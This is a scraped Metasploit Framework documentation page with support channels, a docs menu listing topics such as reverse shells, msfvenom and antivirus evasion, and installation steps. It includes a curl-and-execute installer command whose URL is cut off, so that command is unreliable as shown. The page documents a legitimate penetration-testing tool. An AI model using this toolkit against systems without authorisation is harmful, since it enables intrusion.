


MSF-BUGv1 form.

API Documentation

For information on writing modules, refer to the API Documentation.

Support and Communication

For questions and suggestions, you can:

- Join our GitHub Discussions for community support and general questions
- Join the Metasploit Slack for real-time chat
- Submit GitHub Issues for bug reports and feature requests
- Follow @metasploit on X or @metasploit@infosec.exchange on Mastodon for updates

Note: Some community members may still use IRC channels and the metasploit-hackers mailing list, though the primary support channels are now GitHub Discussions and Slack.

Installing Metasploit

Recommended Installation

We recommend installation with the official Metasploit installers on Linux or macOS. Metasploit is also pre-installed with Kali.

For a manual setup, consult the Dev Environment Setup guide.


Using Metasploit

To get started with Metasploit:

1. **Start `msfconsole`**: This is the primary interface for interacting with Metasploit.
2. **Explore Resources:**
    - Visit the Using Metasploit section of the documentation.

Contributing

To contribute to Metasploit:



Getting Started
- Nightly Installers
- Reporting a Bug

Basics
- Running modules
- How to use a Metasploit module appropriately
- How payloads work
- Module Documentation
- How to use a reverse shell in Metasploit
- How to use msfvenom
- Managing Sessions

Intermediate
- Database Support
- Evading Anti Virus
- Exploit Ranking
- Hashes and Password Cracking
- Metasploit Plugins
- Payload UUID
- Pivoting in Metasploit
- Running Private Modules

Advanced
- How to Configure DNS
- Metasploit Web Service
- Meterpreter
  - Overview

Installers are built nightly for macOS, Windows (64-bit) and Linux. These installers include dependencies (like Ruby and PostgreSQL) and integrate with your package manager, so they're easy to update.

Installing Metasploit on Linux / macOS

The following script invocation will import the Rapid7 signing key and setup the package for supported Linux and macOS systems:

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-
  chmod 755 msfinstall && \
  ./msfinstall
```

Once installed, you can launch msfconsole as `/opt/metasploit-framework/bin/msfconsole` from a terminal window, or depending on your environment, it may already be in your path and you can just run it directly. On first run, a series of prompts will help you setup a database and add Metasploit to your local PATH if it is not already.

These packages integrate into your package manager and can be updated with the `msfupdate` command, or with your package manager. On first start, these packages will automatically setup the database or use your existing database.

Linux manual installation


Linux packages are built nightly for .deb (i386, amd64, armhf, arm64) and .rpm (64-bit x86) systems. Debian/Ubuntu packages are available at https://apt.metasploit.com and CentOS/Redhat/Fedora packages are located at https://rpm.metasploit.com.

macOS manual installation


The latest OS X installer package can also be downloaded directly here: https://osx.metasploit.com/metasploitframework-latest.pkg, with the last 8 builds archived at https://osx.metasploit.com/. Simply download and launch the installer to install Metasploit Framework with all of its dependencies.

Installing Metasploit on Windows

